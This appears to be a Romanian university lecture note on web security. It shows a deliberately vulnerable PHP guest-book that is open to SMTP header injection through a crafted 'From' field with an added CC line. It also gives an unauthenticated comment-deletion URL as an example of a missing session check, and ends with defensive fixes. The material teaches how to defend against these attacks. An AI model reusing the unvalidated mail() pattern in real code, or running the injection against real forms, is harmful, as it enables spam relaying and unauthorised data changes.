
SMTP (mail) headers injection

Fie exemplul de la [această adresă](#), aparent inofensiv. Acest exemplu implementează un guest-book minimal prin care vizitatorul unei pagini poate lăsa un comentariu deținătorului paginii, comentariu care se trimite deținătorului paginii prin e-mail. Adresa de e-mail a deținătorului paginii este "hardcoded" pe back-end, acesta primind un e-mail aparent inofensiv de la semnatarul mesajului din pagina vizitată (puteți încerca și voi să-mi lăsați mesaje care vor ajunge în inbox-ul meu):

```
<?php
$email = $_POST['email'];
$from = $_POST['from'];

mail("bufny@cs.ubbcluj.ro", "Salutari din Guest Book", $email, "From: $from");
// parametrii in ordine sunt: destinatar, subiect, continut e-mail, antete e-mail
print "Done. Mail sent.";
?>
```

Un client rău intenționat va putea însă să modifice folosind Developer Tools în cadrul formularului de compunere a mesajului, input-ul `from` (care este un control pentru introducere de text single line) cu un element `textarea` cu același nume (care este un control pentru introducerea de text multiline). Drept urmare, va putea completa guest-book-ul în modul următor:



The screenshot shows a web browser window with the address bar displaying 'https://www.cs.ubbcluj.ro/~bufny/pw/securitate/guest-book/'. The page title is 'Va rog sa imi lasati un mesaj'. The form has two main sections: 'Adresa dvs de e-mail:' and 'Mesaj:'. The 'Adresa dvs de e-mail:' section contains two text input fields. The first field has the value 'spammer@spammer_domain.com' and the second field has the value 'CC: adresa_spamata@example.com'. The 'Mesaj:' section contains a text area with the value 'How to lose weight in 10 days?'. A 'Trimite' button is located at the bottom right of the form.

Ca efect, mesajul spam "How to lose weight in 10 days?" va ajunge atât în inbox-ul destinatarului (bufny@cs.ubbcluj.ro) cât și în inbox-ul utilizatorului adresa_spamata@example.com pusă în CC. Acest lucru se datorează injectiei antetului SMTP `CC: adresa_spamata@example.com` în cadrul antetelor e-mailului trimis alături de header-ul `From`, lista completă a antetelor SMTP cu care se trimite mesajul devenind:

```
From: spammer@spammer_domain.com
CC: adresa_spamata@example.com
```

Observație: În Internet există (ro)boți care caută astfel de formulare vulnerabile. Printr-un astfel de formular un robot web poate trimite într-un timp relativ scurt sute de mii sau milioane de mesaje de tip spam, atînd invocînd direct prin POST URL-ul scriptului de pe back-end cât și completînd un număr ridicat de adrese de e-mail în cadrul antetului CC (sau BCC, antetul SMTP Blind Carbon Copy putînd fi de asemenea utilizat).

Pentru evitarea unor astfel de situații, soluția cea mai simplă este validarea adresei semnatarului primită în câmpul `from` (folosind `filter_var($email, FILTER_VALIDATE_EMAIL)` spre exemplu – am mai vorbit anterior de această funcție).

Exemplul de față, alături de celelalte forme de injecție prezentate în acest material (SQL Injection și JavaScript Injection/XSS) se bazează în principiu pe același tip de tehnici de exploatare: validări insuficiente la nivelul back-end-ului a datelor primite de la client și interpretarea "specială" a acestor date nevalidate pe back-end sau pe front-end.

Alte aspecte de securitate web

Amintesc pe scurt alte câteva aspecte de securitate web pe care trebuie să le considerați / abordați cu atenție:

- Verificarea sesiunii și a faptului că utilizatorii sunt autentificați înainte de accesarea unei resurse / end-point de pe back-end. Faptul că la un anumit URL nu se poate ajunge decât dacă se trece prin formularul de autentificare (login) nu înseamnă că URL-ul respectiv este protejat (sau faptul că nicăieri în cadrul aplicației nu există un link explicit spre acel URL). În cadrul exemplului prezentat pentru exemplificarea vulnerabilităților de tip XSS (cel cu postarea de comentarii la o fotografie) am omis intenționat o astfel de validare. Script-ul de pe back-end care șterge un comentariu ar trebui să fie accesibil doar dacă administratorul este autentificat. Dacă apăsați însă următorul URL (o puteți face într-o fereastră Incognito pentru a evita să fiți autentificați ca administrator):

<http://www.scs.ubbcluj.ro/~bufny/pw/securitate/xss/delete.php?id=1234>

puteți șterge comentariul cu id-ul 1234 (înlocuiți după caz cu un id de comentariu valid care așteaptă moderarea). Ulterior request-ului către acest URL, după ștergerea comentariului, veți fi redirecțat la fereastra de login, dar nu datorită verificării sesiunii în cadrul scriptului delete.php ci datorită verificării sesiunii (a faptului că administratorul e autentificat) în cadrul scriptului moderateComments.php la care se face redirecțarea inițială după ștergerea unui comentariu (tot acest lanț de redirecțări se pot vizualiza ușor în tabul Network al Developer Tools).

- Verificarea rolului utilizatorilor. În cadrul aplicațiilor multirole verificați rolul fiecărui utilizator și faptul că utilizatorul respectiv are dreptul/voie să invoce o anumită resursă de pe back-end. Gândiți-vă la o aplicație gen Academic Info cu utilizatori cu roluri diferite: studenți, profesori, secretare. Ce ar însemna ca un utilizator cu rol student să poată apela resurse de pe back-end menite a fi accesate doar de către profesor? Ați vrea voi să vă dați note singuri... 😊

Observație: În cadrul unei aplicații care presupune autentificarea și salvarea unor date din cadrul unui formular de pe client pe back-end și persistarea acestora într-o bază de date, asigurați-vă că atât formularul în care se introduc datele (să-l numim form.php) cât și back-end-ul care salvează datele introduse în formular (să-l numim saveData.php) verifică faptul că utilizatorul este autentificat precum și rolul pe care îl are acest utilizator. Acest lucru este valabil indiferent de modul în care se realizează cererea prin care sunt trimise datele de la formular spre back-end (fie printr-un submit clasic către saveData.php care este specificat ca `action` pentru formular, fie printr-un apel REST/Ajax către același back-end).

- Protejarea listării conținutului unor directoare web-based de către clienți și evitarea indexării unor asemenea directoare de către motoarele de căutare.

La adresa <http://www.scs.ubbcluj.ro/~bufny/pw/securitate/> am permis intenționat generarea automată a unui index pentru acest URL, atât pentru a face navigarea în cadrul exemplelor de față mai facilă, dar și pentru exemplificare: expunerea structurii de directoare de pe back-end precum și facilitarea navigării clientului prin structura de directoare a serverului poate duce la expunerea și compromiterea unor date sensibile precum fișiere de configurare, fișiere cu parole, etc.

- Validări pe back-end, validări pe back-end, validări pe back-end!!!

Am tot insistat pe parcursul acestui material despre importanța validărilor de pe back-end. Nu mai insist ☺, dar vreau să dau un exemplu de validări efectuate în librăria Text_CAPTCHA (o librărie PHP inclusă în PHP Pear care implementează un captcha clasic text). Folosind această librărie se poate genera un text aleator (random) care se salvează pe sesiune și o imagine ce conține literele distorsionate din acest text, imagine ce se poate folosi pentru protejarea unui formular împotriva (ro)boților web. La submit-ul acestui formular, textul introdus de utilizator pentru rezolvarea captcha-ului se compară cu textul salvat anterior pe sesiune. Exemplul de mai jos este disponibil la [aceasta adresa](#). Sunt de interes în cadrul acestui exemplu în primul rând validările făcute la nivelul back-end-ului pentru a ne asigura că șirul trimis de client nu este unul "malițios":

```
<?php
session_start();
$ok = false;
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    if (isset($_POST['phrase']) && is_string($_POST['phrase']) &&
    isset($_SESSION['phrase']) &&
        strlen($_POST['phrase']) > 0 && strlen($_SESSION['phrase']) > 0 &&
        $_POST['phrase'] == $_SESSION['phrase']) {
        $msg = 'OK!';
        $ok = true;
        unset($_SESSION['phrase']);
    } else {
        $msg = 'Please try again!';
    }
    unlink(md5(session_id()) . '.png');
}
print "<p>$msg</p>";
?>
```

Materialul de față este abia o introducere în domeniul securității web, pe departe de a fi un material exhaustiv pe acest domeniu. Cei care doresc să aprofundeze mai mult domeniul securității web pot accesa site-ul OWASP (Open Web Application Security Project) la adresa <https://owasp.org>.

Dacă găsiți greșeli sau considerați că există și alte tipuri de vulnerabilități/exemple care merita introduse într-un astfel de curs, vă rog sa-mi scrieți un e-mail. Ca de obicei, sunt deschis la orice observații/comentarii legate de calitatea acestui material.